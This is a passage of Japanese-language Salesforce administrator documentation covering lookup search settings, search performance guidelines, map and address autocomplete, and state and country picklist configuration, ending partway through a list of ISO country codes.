高度なルックアップを有効にすると、ユーザは、ルックアップでワイルドカードを使用し、結果の並び替え、検索条件の適用、およびページ操作を行うことができます。高度なルックアップは、法人取引先、取引先責任者、カスタムオブジェクト、商談、個人取引先、ユーザ、作業指示、作業指示品目オブジェクトで使用できます。

ルックアップ検索条件項目の指定

高度なルックアップを有効にした後、ユーザがルックアップ検索結果の検索条件に使用できる項目を指定します。項目を指定しないと、ユーザが高度なルックアップダイアログで検索条件を使用できません。

ルックアップのオートコンプリートの有効化

ルックアップのオートコンプリート機能を有効にすると、ユーザが、参照項目を編集するときに、最近使用した一致するレコードの動的リストから項目を選択できます。この機能は、取引先、取引先責任者、ユーザ、商談、およびカスタムオブジェクトのルックアップでサポートされています。

高度なルックアップの有効化

高度なルックアップを有効にすると、ユーザは、ルックアップでワイルドカードを使用し、結果の並び替え、検索条件の適用、およびページ操作を行うことができます。高度なルックアップは、法人取引先、取引先責任者、カスタムオブジェクト、商談、個人取引先、ユーザ、作業指示、作業指示品目オブジェクトで使用できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

ユーザ権限

高度なルックアップを有効にする
- 「アプリケーションのカスタマイズ」

メモ: カスタムオブジェクトがカスタムタブに関連付けられている場合にのみ、カスタムオブジェクトレコードを Salesforce で検索できます。ユーザは、表示用のタブを追加する必要はありません。

1. [設定] から、[クイック検索] ボックスに「*検索設定*」と入力し、[検索設定] を選択します。
2. [ルックアップ設定] で、高度なルックアップ機能を有効にするオブジェクトを選択します。現在、取引先、取引先責任者、ユーザ、およびカスタムオブジェクトのルックアップでのみ、この機能を使用できます。
3. [保存] をクリックします。

高度なルックアップを有効にした後、ユーザがルックアップ検索結果の検索条件に使用できる項目を指定します。項目を指定しないと、ユーザが高度なルックアップダイアログで検索条件を使用できません。高度なルックアップを使用するよう設定されている項目では、1 文字検索はサポートされていません (中国語、日本語、韓国語、およびタイ語の検索は除く)。また、検索語の最初にワイルドカードは使用できません。

メモ: 組織で高度なルックアップを有効にすると、作成する Visualforce ページに対しても有効になります。

関連トピック:

Salesforce Classic でのルックアップ検索の設定

ルックアップ検索条件項目の指定

高度なルックアップを有効にした後、ユーザがルックアップ検索結果の検索条件に使用できる項目を指定します。項目を指定しないと、ユーザが高度なルックアップダイアログで検索条件を使用できません。

1. 取引先、取引先責任者、商談、ユーザ、またはカスタムオブジェクトの管理設定から、[検索レイアウト] に移動します。
2. [ルックアップ検索条件項目] レイアウトで、[編集] をクリックします。
3. 矢印を使用して、レイアウトの項目を追加または削除し、項目の表示順序を定義します。[選択済みの項目] リストには、検索条件項目を 6 つまで追加できます。複数の項目を選択するには Ctrl キーを押しながらクリックします。連続した複数項目を選択するには Shift キーを押しながらクリックします。
4. [保存] をクリックします。

関連トピック:

Salesforce Classic でのルックアップ検索の設定

オブジェクト管理設定の検索

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

ユーザ権限

ルックアップ検索条件項目を指定する

- 「アプリケーションのカスタマイズ」

ルックアップのオートコンプリートの有効化

ルックアップのオートコンプリート機能を有効にすると、ユーザが、参照項目を編集するときに、最近使用した一致するレコードの動的リストから項目を選択できます。この機能は、取引先、取引先責任者、ユーザ、商談、およびカスタムオブジェクトのルックアップでサポートされています。

1. [設定] から、[クイック検索] ボックスに「*検索設定*」と入力し、[検索設定] を選択します。
2. [検索設定] で、ルックアップ項目のオートコンプリートを有効にするオブジェクトを選択します。現在この機能は、取引先、取引先責任者、商談、ユーザ、およびカスタムオブジェクトのルックアップでのみ使用できます。
3. [保存] をクリックします。

関連トピック:

Salesforce Classic でのルックアップ検索の設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

ユーザ権限

ルックアップのオートコンプリートを有効化する

- 「アプリケーションのカスタマイズ」

ルックアップのオートコンプリートを使用する

- ルックアップ項目を含むレコードへの「編集」

Lightning Experience でのルックアップダイアログ検索の設定

[検索結果]検索レイアウトカスタマイズ設定を使用して、どの列がルックアップダイアログ検索結果に表示されるのかをカスタマイズします。ユーザはこれらの列を使用して絞り込みを行うことはできません。これらの列は、関連付けるレコードの判断に役立つコンテキストを提供することを目的としています。

[検索レイアウト]カスタマイズ設定の[検索結果]を使用して、グローバル検索およびルックアップダイアログ検索の両方の検索結果に表示される項目を変更します。[ルックアップダイアログ]を個別に更新する必要はありません。

検索レイアウトの項目の順序は、インスタント結果に表示されるセカンダリ項目にも影響します。このステップで選択された 2 番目の使用可能な項目は、インスタント結果のセカンダリ項目として表示されます。使用不可能な項目の例としては、HTML 形式の項目、インライン画像項目、選択リスト、ロングテキスト項目があります。

関連トピック:

Lightning Experience でのオブジェクト管理設定の検索

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

ユーザ権限

ルックアップ検索条件項目を指定する

- 「アプリケーションのカスタマイズ」

Salesforce Classic の検索設定の定義

ドキュメントの内容の検索、CJKT 検索最適化、サイドバー検索オートコンプリートなどを有効にします。ルックアップ設定、オブジェクトあたりの検索結果数、ルックアップ設定数を設定します。

組織の検索設定を変更するには、［クイック検索］ボックスに「*検索設定*」と入力し、[検索設定]を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

検索設定を変更する

- 「アプリケーションのカスタマイズ」

検索設定

項目	説明
検索の［私の所有データ］チェックボックスを有効化	この設定を有効にすると、ユーザは［私の所有データ］オプションを使用できるようになります。このオプションにより、ユーザがサイドバーに検索クエリを入力するときに、自身がレコード所有者であるレコードのみを対象にすることができます。 メモ: [高度な検索]に表示される［私の所有データ］オプションは、この設定に関係なくユーザがいつでも使用できます。

項目	説明
ドキュメントのコンテンツ検索の有効化	この設定を有効にすると、ドキュメントの全文検索を実行できます。新しいドキュメントのアップロードまたは古いドキュメントの置換が行われると、その内容を検索語としてドキュメントを検索できます。この設定はドキュメントオブジェクトの検索にのみ適用されます。
コンテンツが主に日本語、中国語、または韓国語の場合、検索の最適化を有効化	この設定を有効にすると、サイドバー検索での中国語、日本語、および韓国語の検索が最適化されます。この最適化は、サイドバー検索に影響を及ぼします。また、サイドバー検索とグローバル検索でリードレコードに対して[重複の検索]で取引先検索を行う場合にも影響を及ぼします。 メモ: ユーザが中国語、日本語、または韓国語で検索することが多い場合、および検索可能項目の入力文字のほとんどがこれらの言語である場合には、このオプションを有効にします。コンテンツおよび検索のほとんどに他の言語が使用されていると思われる場合は、このオプションをオフにしてください。
空白およびオートコンプリートルックアップに最近参照したユーザレコードを使用	この設定を有効にすると、ユーザのオートコンプリートルックアップおよび空白のユーザルックアップから返されるレコードのリストが、最近参照したユーザレコードから取得されます。この設定は、ユーザオブジェクトのルックアップにのみ適用されます。 この設定が無効の場合、組織全体から最近アクセスしたユーザレコードのリストがダイアログボックスに表示されます。
サイドバー検索のドロップダウンリストの有効化	この設定を有効にすると、ドロップダウンが表示され、ユーザはタグ内、特定のオブジェクト内、またはすべてのオブジェクトで検索するかどうかを選択できます。
サイドバー検索オートコンプリートの有効化	この設定を有効にした場合、検索語の入力を開始すると、サイドバー検索に、最近表示されたレコードの該当リストが表示されます。

項目	説明
サイドバー検索および高度な検索の単一検索結果ショートカットの有効化	この設定を有効にすると、検索結果が1つの項目だけを返した場合、検索結果ページをスキップし、レコードの詳細ページに移動します。 メモ: この設定は、タグ、ケースコメント (高度な検索の場合)、およびグローバル検索には適用されません。検索結果が 1 つのタグ、ケースコメント、グローバル検索の項目である場合でも、検索結果ページは表示されます。
オブジェクト別検索結果表示件数	[オブジェクト別検索結果表示件数]領域では、各オブジェクトについて[検索結果]ページに表示する件数を設定できます。
ルックアップ設定	[ルックアップ設定]領域で、拡張したルックアップ可能オブジェクトの高度なルックアップとルックアップオートコンプリート、および任意のカスタムオブジェクトルックアップを有効にできます。

関連トピック:

検索を高速化するためのガイドライン

Salesforce Classic での検索結果の絞り込みの設定

システム管理者は、ユーザが検索結果の絞り込みで使用できる検索条件を選択します。ユーザが簡単に検索結果間を移動して適切なレコードを見つけられるように、オブジェクトごとに適切な検索条件を選択することが重要です。

1. [検索結果] ページのオブジェクトの関連リストで、[カスタマイズ] > [すべてのユーザの検索条件] を選択します。

   または、オブジェクトの管理設定から[検索レイアウト]に移動し、[検索条件項目] の [編集] をクリックします。

2. 列を選択するには、[追加] および [削除] を使用します。
3. 列の順序を変更するには、[上へ] および [下へ] を使用します。
4. [保存] をクリックします。

メモ: 社内組織のオブジェクトに定義された検索結果の絞り込みは、コミュニティの該当するオブジェクトの検索結果にも適用されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

ユーザ権限

検索レイアウトを変更する
- 「アプリケーションのカスタマイズ」

関連トピック:

検索レイアウトのカスタマイズ
オブジェクト管理設定の検索

検索の過多を軽減するためのガイドライン

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

レコードが検索結果に表示されないとユーザから報告を受けた場合、より的確な結果を得るために、具体的な検索語を入力して検索範囲を絞り込むようにユーザに促します。

検索エンジンでは、検索プロセスの各フェーズで分析するレコード数に制限が適用されます。制限があることでパフォーマンスが維持され、ユーザが無関係なレコードで圧倒されることがなくなるため、制限は重要です。ただし、ユーザが探しているレコードが検索制限内に含まれないことがあるため、ユーザがいつも有効な一致結果すべてを取得できるとは限りません。この動作は検索の過多または切り捨てと呼ばれます。検索の過多は、通常、次の場合に発生します。

- ユーザのレコードに対する権限またはアクセス権が制限されている。したがって、ユーザがアクセス権を持っているレコードが、アクセス権限によって絞り込まれた結果セットに含まれない場合があります。
- ユーザが使用した検索語が大量のレコードに一致する。検索が非常に多くのレコードに一致するため、検索エンジンは、ユーザが探しているレコードを特定できません。

検索エンジンの関連性アルゴリズムと共有権限によって検索結果で返されるレコードと結果の順序が決まります。検索の過多と切り捨てを避ける方法は、次のとおりです。

ユーザに、より具体的な検索語を使用することを推奨する
: 検索では、ユーザが一意の検索語を入力した場合に最適な結果が得られます。「*Acme Company San Francisco*」で検索した場合は、「*Acme*」で検索した場合よりも関連性の高い結果が返されます。

ユーザに、検索範囲を狭めることを推奨する
: 検索結果ページが表示されているときに、検索範囲を目的のレコードのオブジェクト種別に限定します。検索が再実行されます。完全な結果セットの制限が単一のオブジェクトに適用されているため、ユーザはより多くの結果を参照できる可能性があります。

リストビューを作成する
: 繰り返し検索する取引先責任者、ドキュメント、その他のオブジェクトレコードの特定のセットを表示するリストビューを作成します。リストビューにはレコード数の制限がなく、順序が設定されています。共有ルールも適用されます。

関連トピック:

SOSL の制限

検索を高速化するためのガイドライン

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com Edition** を除くすべてのエディション

カスタムオブジェクトと外部オブジェクトの検索を無効化し、ピーク時間外の一括アップロードをスケジュールすると、検索を高速化できます。

検索語に一致する情報を含むオブジェクトの項目が検索可能な場合にのみレコードが検索結果に表示されます。

検索可能なオブジェクトのレコードが作成または更新された後、更新されたテキストを検索できるようになるまで約 15 分またはそれ以上かかることがあります。

組織の検索を高速にするには、次の作業を行います。

ユーザがあまり検索していないカスタムオブジェクトの検索を無効にする

カスタムオブジェクト設定ページの[検索を許可]設定を有効にして、ユーザが検索可能なカスタムオブジェクトを選択します。カスタムオブジェクトのレコードを検索可能にする必要がない場合は、そのカスタムオブジェクトの検索を無効化します。ユーザがカスタムオブジェクトのレコードを検索する必要がなくても検索可能にしていると、組織全体で検索速度が低下します。

デフォルトで、新しいカスタムオブジェクトの検索は無効になっています。検索を無効にしても、レポートとリストビューには影響を及ぼしません。

メモ: カスタムオブジェクトがカスタムタブに関連付けられている場合にのみ、カスタムオブジェクトレコードを Salesforce で検索できます。ユーザは、表示用のタブを追加する必要はありません。

ユーザがあまり検索していない外部オブジェクトの検索を無効にする

外部オブジェクトの検索を無効にするには、その設定ページで [検索を許可] をオフにします。SOSL および Salesforce 検索に外部オブジェクトを含めるには、外部オブジェクトと外部データソースの両方で検索を有効にします。

デフォルトでは、新規外部オブジェクトの検索は無効になっています。ただし、外部データソースを検証して同期し、自動的に外部オブジェクトを作成することができます。外部データソースの検索が有効になっていると、同期によって常に外部オブジェクトの検索が有効になります (その逆もあります)。

カスタムオブジェクトと同様に、必要がないのに外部オブジェクトを検索可能にすると、組織全体で検索速度が低下します。

組織を一度に大幅に変更しないようにする

データインポートなどで同時に多数のレコードを作成または更新すると、各レコードが検索可能になるまでに必要な時間が長くなります。頻繁に同時更新を行うユーザが多数存在する大規模な組織の場合、一括アップロードおよびバックグラウンドプロセスがピーク時以外に実行されるようにスケジュールします。

地図およびロケーションサービスが利用可能に

地図およびロケーションサービスでは、Google マップを使用して標準住所項目の地図を表示し、Visualforce 地図を作成できます。また、ユーザがオートコンプリートを使用して新しい住所を入力できます。

マップ画像を生成するには、住所に町名・番地および市区郡項目に加え、都道府県、郵便番号、または国のいずれかが含まれている必要があります。住所項目に必須情報のいずれかが欠けている場合、レコードの詳細ページにマップが表示されません。

住所のマップ画像は静的ですが、マップ画像をクリックすると、デスクトップでは新しいブラウザタブに Google マップが開き、モバイルデバイスでは地図アプリケーションが開きます。

組織で Salesforce1 オフラインアクセスが有効になっていると、ユーザのデバイスがオフラインのときにマップは表示されません。

組織の地図およびロケーションサービスを有効にする手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「マップ」と入力し、[マップおよび場所の設定] を選択して [編集] をクリックします。
2. ［マップおよび場所のサービスを有効化］をオンにします。
3. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

地図およびロケーション設定を変更する
- 「アプリケーションのカスタマイズ」

標準住所のオートコンプリート

標準住所でオートコンプリートを有効にすると、Salesforce1 ユーザは標準住所項目にテキストを入力し、選択リストに一致する住所の候補を表示できます。

選択リストからの州と国の選択の許可

州選択リストと国選択リストを使用すると、都道府県および国のデータをテキスト項目に入力する代わりに、事前定義の標準化されたリストから選択できます。これにより、データをすばやく簡単に入力できます。データがクリーンになるため、レポートやダッシュボードなどの他の用途にデータを活用できます。入力ミス、代替スペル、ジャンクデータを防止して、API によって更新されたレコード内でもデータの整合性が保たれます。

標準住所のオートコンプリート

標準住所でオートコンプリートを有効にすると、Salesforce1 ユーザは標準住所項目にテキストを入力し、選択リストに一致する住所の候補を表示できます。

以下の国については、標準住所のオートコンプリート選択リストの結果が最適化されています。

- USA
- 日本
- イギリス
- カナダ
- オーストラリア
- ドイツ
- フランス
- オランダ
- ブラジル
- スペイン
- ロシア
- スウェーデン

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

地図およびロケーション設定を変更する
- 「アプリケーションのカスタマイズ」

標準住所項目のオートコンプリートを有効にする手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「マップ」と入力し、[マップおよび場所の設定] を選択して [編集] をクリックします。
2. ［標準の住所項目でのオートコンプリートを有効化］をオンにします。
3. [保存] をクリックします

メモ:

- 標準住所項目のオートコンプリートは、Salesforce1 および Lightning Experience のすべてのバージョンで使用できます。

選択リストからの州と国の選択の許可

州選択リストと国選択リストを使用すると、都道府県および国のデータをテキスト項目に入力する代わりに、事前定義の標準化されたリストから選択できます。これにより、データをすばやく簡単に入力できます。データがクリーンになるため、レポートやダッシュボードなどの他の用途にデータを活用できます。入力ミス、代替スペル、ジャンクデータを防止して、API によって更新されたレコード内でもデータの整合性が保たれます。

選択リストに含まれる国および都道府県は、ISO-3166 標準値に基づいており、他のアプリケーションと互換性があります。

州選択リストと国選択リストは、取引先、キャンペーンメンバー、取引先責任者、契約、リード、注文、個人取引先、見積、サービス契約標準オブジェクト

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: Database.com Edition を除くすべてのエディション

の納入先、請求先、郵送先、および「その他」住所項目に使用できます。選択リストは、[設定]でのユーザおよび会社の管理にも使用できます。選択リストを使用するには、まず、国を選択してから、自動的に指定される州選択リストからオプションを選択します。

Salesforceで都道府県項目や国項目を使用できる次のほとんどの場所で州選択リストと国選択リストを使用できます。

- レコードの編集ページと詳細ページ
- リストビュー、レポート、ダッシュボード
- 検索条件、関数、ルール、割り当て

州選択リストと国選択リストは、検索もでき、トランスレーションワークベンチでサポートされています。

州選択リストと国選択リストの制限

州選択リストと国選択リストには、デフォルトで239か国が含まれています。さらに、米国、カナダ、オーストラリア、ブラジル、中国、インド、アイルランド、イタリア、メキシコの州も含まれています。州選択リストと国選択リストに含まれる都道府県または国が1,000を超えると、パフォーマンスが低下する場合があります。州選択リストと国選択リストは、次の場合には動作しません。

- Salesforce to Salesforce
- Salesforce Classic Mobile
- Connect Offline
- Visual Workflow または変更セット
- カスタムインデックス

組織でData.comを使用している場合は、標準の州選択リストと国選択リストに含まれていない都道府県および国がData.comレコードに含まれる可能性があります。Data.comユーザがこのようなレコードを追加またはクリーンアップする前に、これらの都道府県および国を選択リストに追加する必要があります。組織で使用する場合に選択リストに追加する必要がある州と国は、次のとおりです。

- 米サモア (AS)
- グアム (GU)
- 香港 (HK)
- マーシャル諸島 (MH)
- オランダ領アンティル諸島 (AN)
- 北マリアナ諸島 (MP)
- セルビア・モンテネグロ (CS)
- その他の米領諸島 (UM)

選択リストの表示ラベル(コード値ではなく)が、都道府県項目と国項目のレポートに表示されます。ユーザに都道府県名または国名が表示される場所のすべてに省略形のコード値を表示するには、手動で[州名]または[国名]の表示ラベルをコード値に変更します(編集手順は、「州選択リストと国選択リストの設定」(ページ471)を参照)。レコードの都道府県コード値および国コード値にアクセスするには、ワークベンチまたはデータローダの `StateCode` または `CountryCode` 項目を使用します。

州選択リストと国選択リストの実装

テキストベースの都道府県項目および国項目から州選択リストおよび国選択リストに変換する方法は次のとおりです。

1. 組織で使用する都道府県および国の値を設定します。

   このステップでは都道府県と国の値をカスタマイズできるため、実行することを強くお勧めします。これにより、Salesforceと統合したサードパーティシステムで都道府県および国データを引き続き使用できます。

2. 組織のデータとカスタマイズをスキャンし、切り替えによって受ける影響を確認します。

   新しい項目種別で引き続き動作するように、データを変換し、リストビュー、レポート、ワークフロールールなどのカスタマイズを更新する必要があります。

3. 既存のデータを変換します。

   変換処理では、組織内のさまざまな値を標準選択リストの値に対応付けることができます。たとえば、U.S、USA、および United States を US に対応付けることができます。

4. ユーザの選択リストを有効化します。

   値の設定、組織のスキャン、既存データの変換を行わずに州選択リストと国選択リストを有効にすると、ユーザは新規レコードで選択リストを使用できます。ただし、すべての既存のデータは新しい形式と互換性がないため、2 つの項目形式間でデータの一貫性と整合性が損なわれる可能性があります。

5. 必要に応じて、最初のスキャン以降に作成または編集されたカスタマイズまたはレコードを再スキャンして修正します。

州選択リストと国選択リストを実装するためのステップバイステップガイドは、「州選択リストと国選択リストの実装」を参照してください。

州選択リストと国選択リストのインテグレーション値

インテグレーション値とは、都道府県または国コードにリンクしているカスタマイズ可能なテキスト値です。標準の都道府県および国のインテグレーション値は、デフォルトでは完全なISO標準の都道府県および国名になります。インテグレーション値は、カスタム項目およびオブジェクトの API 名と同様に機能します。インテグレーション値を設定すると、州選択リストと国選択リストを有効にする前に設定したインテグレーションが引き続き機能できます。

州選択リストと国選択リストの設定

州選択リストと国選択リストを設定すると、Salesforce組織で使用可能にする都道府県と国を選択できます。設定すると、データのインポート、外部システムの操作、メタデータAPIからの選択リストデータへのアクセスなどの目的で、州選択リストと国選択リストを使用できるようになります。

住所選択リストの標準の国

都道府県と国の詳細の編集

州選択リストおよび国選択リストとメタデータ API

多くの州選択リストと国選択リストのインテグレーション値を編集する場合、[設定] で値を編集するよりもメタデータ API を使用する方が効率的です。

都道府県および国のデータとカスタマイズをスキャンするための準備

テキストベースの都道府県項目および国項目を標準化された州選択リストおよび国選択リストに切り替える前に、変更による組織への影響を確認するために組織をスキャンします。この検出プロセスにより、都道府県および国データが組織内のどこにどのように表示されるかが判明します。また、このデータがカスタマイズのどこで使用されているか (リストビューやレポートなど) も判明します。スキャン結果を分析したら、データの変換、カスタマイズの更新、州選択リストと国選択リストの有効化を計画できます。

都道府県および国のデータとカスタマイズのスキャン

都道府県および国データの変換の準備

都道府県および国データの変換

テキストベースの都道府県および国データを選択リストと互換性のある値に変換するには、特定のテキスト値を選択し、その値に対応付ける標準値を選択します。たとえば、出現するすべての「USA」を選択して、「United States」に変更することができます。

州選択リストと国選択リストの有効化および無効化

州選択リストと国選択リストは、有効化するとすぐにユーザが使用できるようになります。ただし、Salesforce で既存のレコードの ISO コード項目に値が入力されるまでに時間がかかる場合があります。コード項目に値が入力される前にユーザがレコードの都道府県または国を編集しようとすると、コード値を選択するように要求されます。

州選択リストと国選択リストの項目同期ロジック

州選択リスト値および国選択リスト値を含むレコードを保存すると、Salesforce によってレコードの都道府県および国のインテグレーション値とコード値が同期されます。レコード詳細ページで都道府県および国のインテグレーション値を直接編集することはできません。レコードの都道府県または国のインテグレーション値を直接編集するには、ワークフロー、Apex コード、API インテグレーションなどを使用する必要があります。

州選択リストと国選択リストのエラーメッセージ

都道府県または国のコードとテキスト値が一致しないレコードを保存しようとすると、さまざまなエラーが発生することがあります。ここでは、それらのエラーメッセージについて解説します。

州選択リストと国選択リストのインテグレーション値

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: Database.com Edition を除くすべてのエディション

インテグレーション値とは、都道府県または国コードにリンクしているカスタマイズ可能なテキスト値です。標準の都道府県および国のインテグレーション値は、デフォルトでは完全な ISO 標準の都道府県および国名になります。インテグレーション値は、カスタム項目およびオブジェクトの API 名と同様に機能します。インテグレーション値を設定すると、州選択リストと国選択リストを有効にする前に設定したインテグレーションが引き続き機能できます。

州選択リストと国選択リストを有効にすると、テキスト型の［都道府県］および［国］項目が［インテグレーション値］項目として再設定されます。レポートとリストビューでは、［インテグレーション値］項目は［都道府県 （テキストのみ）］および［国 （テキストのみ）］と呼ばれます。さらに、［都道府県 （テキストのみ）］および［国 （テキストのみ）］項目ごとに、選択リスト型の［都道府県コード］または［国コード］項目が作成されます。組織に設定されている州選択リスト値と国選択リスト値によって、これらのコード項目で使用可能な値が決まります。

各州選択リスト値または国選択リスト値の項目として、［有効］、［参照可能］、［名前］、［コード］、［インテグレーション値］などがあります。［住所（請求先）］、［住所（納入先）］などで使用される州選択リストと国選択リストのすべてが、ユーザが作成した州選択リスト値と国選択リスト値にアクセスできます。都道府県コードまたは国コードを保存すると、レコードで都道府県と国に関する他の情報にアクセスできるようになります。

デフォルトでは、都道府県と国の［名前］および［インテグレーション値］項目には同一値が含まれます。［名前］項目の値は、選択リストを操作するユーザに表示されます。［インテグレーション値］は次の機能で使用されます。

- Apex クラスおよびトリガ
- Visualforce ページ
- SOQL クエリ
- API クエリおよびインテグレーション
- 割り当てルール、AutoResponse ルール、入力規則、およびエスカレーションルール
- ワークフロールール
- メールテンプレート
- カスタムボタンとカスタムリンク
- 項目セットのカスタマイズ
- レポートとリストビュー

レコードのコード値を更新すると、そのレコードの［都道府県（テキストのみ）］または［国（テキストのみ）］列に、対応するインテグレーション値が入力されます。同様に、都道府県または国の［（テキストのみ）］列を有効なインテグレーション値で更新すると、対応する都道府県または国コード列の同期が維持されます。州選択リストおよび国選択リストを有効にした後で、組織のインテグレーション値を変更できます。ただし、選択リストの都道府県および国のインテグレーション値を更新した場合、レコード上にあるそのインテグレーション値は更新されません。名前値はレコードに保存されません。代わりに、レコードの［都道府県コード］または［国コード］値に基づいて Salesforce から取得されます。選択リストの都道府県または国で［名前］と［インテグレーション値］の項目値が異なる場合、レポートまたはリストビュー検索条件で正しい値が使用されていることを確認します。`State` および `Country` 条件では名前を使用し、`State (text only)` および `Country (text only)` 条件ではインテグレーション値を使用します。このように使用しないと、レポートですべての関連レコードを取得することができません。

インテグレーション値の編集は、[設定] で、またはメタデータ API を使用して行います。都道府県と国の［名前］項目は [設定] でのみ編集できます。メタデータ API では、［名前］項目は `label`、［インテグレーション値］項目は `integrationValue` と呼ばれます。

関連トピック:

選択リストからの州と国の選択の許可
都道府県と国の詳細の編集
州選択リストと国選択リストの項目同期ロジック
州選択リストと国選択リストのエラーメッセージ

州選択リストと国選択リストの設定

州選択リストと国選択リストを設定すると、Salesforce 組織で使用可能にする都道府県と国を選択できます。設定すると、データのインポート、外部システムの操作、メタデータ API からの選択リストデータへのアクセスなどの目的で、州選択リストと国選択リストを使用できるようになります。

選択リストの設定は、ユーザが州選択リストと国選択リストを使用できるようにするためには必要ありませんが、設定することを強くお勧めします。選択リストを設定することで、既存の都道府県および国データやカスタマイズの継続性やデータの整合性を維持しやすくなります。

都道府県と国を設定するときは、国から開始して、その都道府県にドリルダウンします。州選択リストと国選択リストには、デフォルトで 239 か国が含まれています。さらに、米国、カナダ、オーストラリア、ブラジル、中国、インド、アイルランド、イタリア、メキシコの州も含まれています。州選択リストと国選択リストに含まれる都道府県または国が 1,000 を超えると、パフォーマンスが低下する場合があります。デフォルトの国の完全なリストは、「住所選択リストの標準の国」を参照してください。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: Database.com Edition を除くすべてのエディション

ユーザ権限

州選択リストと国選択リストを設定する
- 「すべてのデータの編集」

メモ:

- 州選択リストと国選択リストのインテグレーション値は、メタデータ API を使用して設定することもできます。詳細は、『*メタデータ API 開発者ガイド*』の AddressSettings コンポーネントの説明を参照してください。
- 州選択リストと国選択リストは、Salesforce の変更セットまたはパッケージではサポートされません。ただし、メタデータ API を使用すると、Sandbox 組織と本番組織の間で州選択リストと国選択リストのインテグレーション値の変更を移動できます。最初に、Sandbox 組織で州選択リストと国選択リストを設定します。次に、メタデータ API を使用して Sandbox 設定を取得し、本番組織にリリースします。

1. [設定] から、［クイック検索］ボックスに「*州/国選択リスト*」と入力し、[州/国選択リスト] を選択します。
2. [州/国選択リスト] 設定ページで、[都道府県/国を設定] をクリックします。
3. 次のオプションから選択します。

   有効
   国をメタデータ API で使用可能にし、国が含まれるレコードをインポートできるようにします。ただし、さらに参照可能に設定しない限り、Salesforce ではユーザに国は表示されません。

   参照可能
   Salesforce でユーザが国を利用できるようにします。国を参照可能にするには、有効にしておく必要があります。

4. 都道府県の設定を含む、国の詳細を表示および編集するには、[編集] をクリックします。
5. (省略可能) [選択リスト設定] で［デフォルトの国］を選択します。[デフォルトの国] には、組織の新しいレコード用に国選択リストが自動的に入力されますが、ユーザは別の国を選択できます。デフォルトの国は有効かつ参照可能である必要があります。

6. 設定を保存するには、[保存] をクリックします。

メモ: 有効な都道府県と国は、［参照可能］とマークされていなくても、検索条件のルックアップ値として有効です。レポート、リストビュー、ワークフローなどで検索条件を作成する場合、非表示の都道府県と国を使用できます。

関連トピック:

- 都道府県と国の詳細の編集
- 選択リストからの州と国の選択の許可
- 州選択リストと国選択リストのインテグレーション値

住所選択リストの標準の国

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: Database.com Edition を除くすべてのエディション

標準の国

次の 239 か国は、国住所選択リストの標準として Salesforce で提供されます。アスタリスク (*) は、その国の州を使用できることを示します。

ISO コード	国
AD	アンドラ
AE	アラブ首長国連邦
AF	アフガニスタン
AG	アンチグアバーブーダ
AI	アングィラ
AL	アルバニア
AM	アルメニア
AO	アンゴラ
AQ	南極
AR	アルゼンチン
AT	オーストリア
AU	オーストラリア*
AW	アルーバ
AX	オーランド諸島
AZ	アゼルバイジャン
BA	ボスニア・ヘルツェゴヴィナ

ISO コード	国
BB	バルバドス
BD	バングラデッシュ
BE	ベルギー
BF	ブルキナファソ
BG	ブルガリア
BH	バーレーン
BI	ブルンジ
BJ	ベナン
BL	セント・バーツ島
BM	バミューダ
BN	ブルネイダルサラーム
BO	ボリビア多民族国
BQ	ボネール島、シントユースタティウス島およびサバ島
BR	ブラジル*
BS	バハマ
BT	ブータン
BV	ブーヴェ島
BW	ボツワナ
BY	ベラルーシ
BZ	ベリーズ
CA	カナダ*
CC	ココス (キーリング) 諸島
CD	コンゴ共和国
CF	中央アフリカ共和国
CG	コンゴ
CH	スイス
CI	コートジボアール
CK	クック諸島

ISO コード	国
CL	チリ
CM	カメルーン
CN	中国*
CO	コロンビア
CR	コスタリカ
CU	キューバ
CV	カーボベルデ
CW	キュラソー島
CX	クリスマス島
CY	キプロス
CZ	チェコ共和国
DE	ドイツ
DJ	ジブチ
DK	デンマーク
DM	ドミニカ国
DO	ドミニカ共和国
DZ	アルジェリア
EC	エクアドル
EE	エストニア
EG	エジプト
EH	西サハラ
ER	エリトリア
ES	スペイン
ET	エチオピア
FI	フィンランド
FJ	フィジー
FK	フォークランド諸島 (マルビナス)
FO	フェロー諸島

ISO コード	国
FR	フランス
GA	ガボン
GB	イギリス
GD	グレナダ
GE	グルジア
GF	フランス領ギアナ
GG	ガーンジー島
GH	ガーナ
GI	ジブラルタル
GL	グリーンランド
GM	ガンビア
GN	ギニア
GP	グアドループ
GQ	赤道ギニア
GR	ギリシャ
GS	サウスジョージア・サウスサンドウィッチ諸島
GT	グアテマラ
GW	ギニアビサウ
GY	ガイアナ
HM	ハード島とマクドナルド諸島
HN	ホンジュラス
HR	クロアチア
HT	ハイチ
HU	ハンガリー
ID	インドネシア
IE	アイルランド*
IL	イスラエル
IM	マン島

ISO コード	国
IN	インド*
IO	英領インド洋植民地
IQ	イラク
IR	イラン (イスラム共和国)
IS	アイスランド
IT	イタリア*
JE	ジャージー島
JM	ジャマイカ
JO	ヨルダン
JP	日本
KE	ケニア
KG	キルギスタン
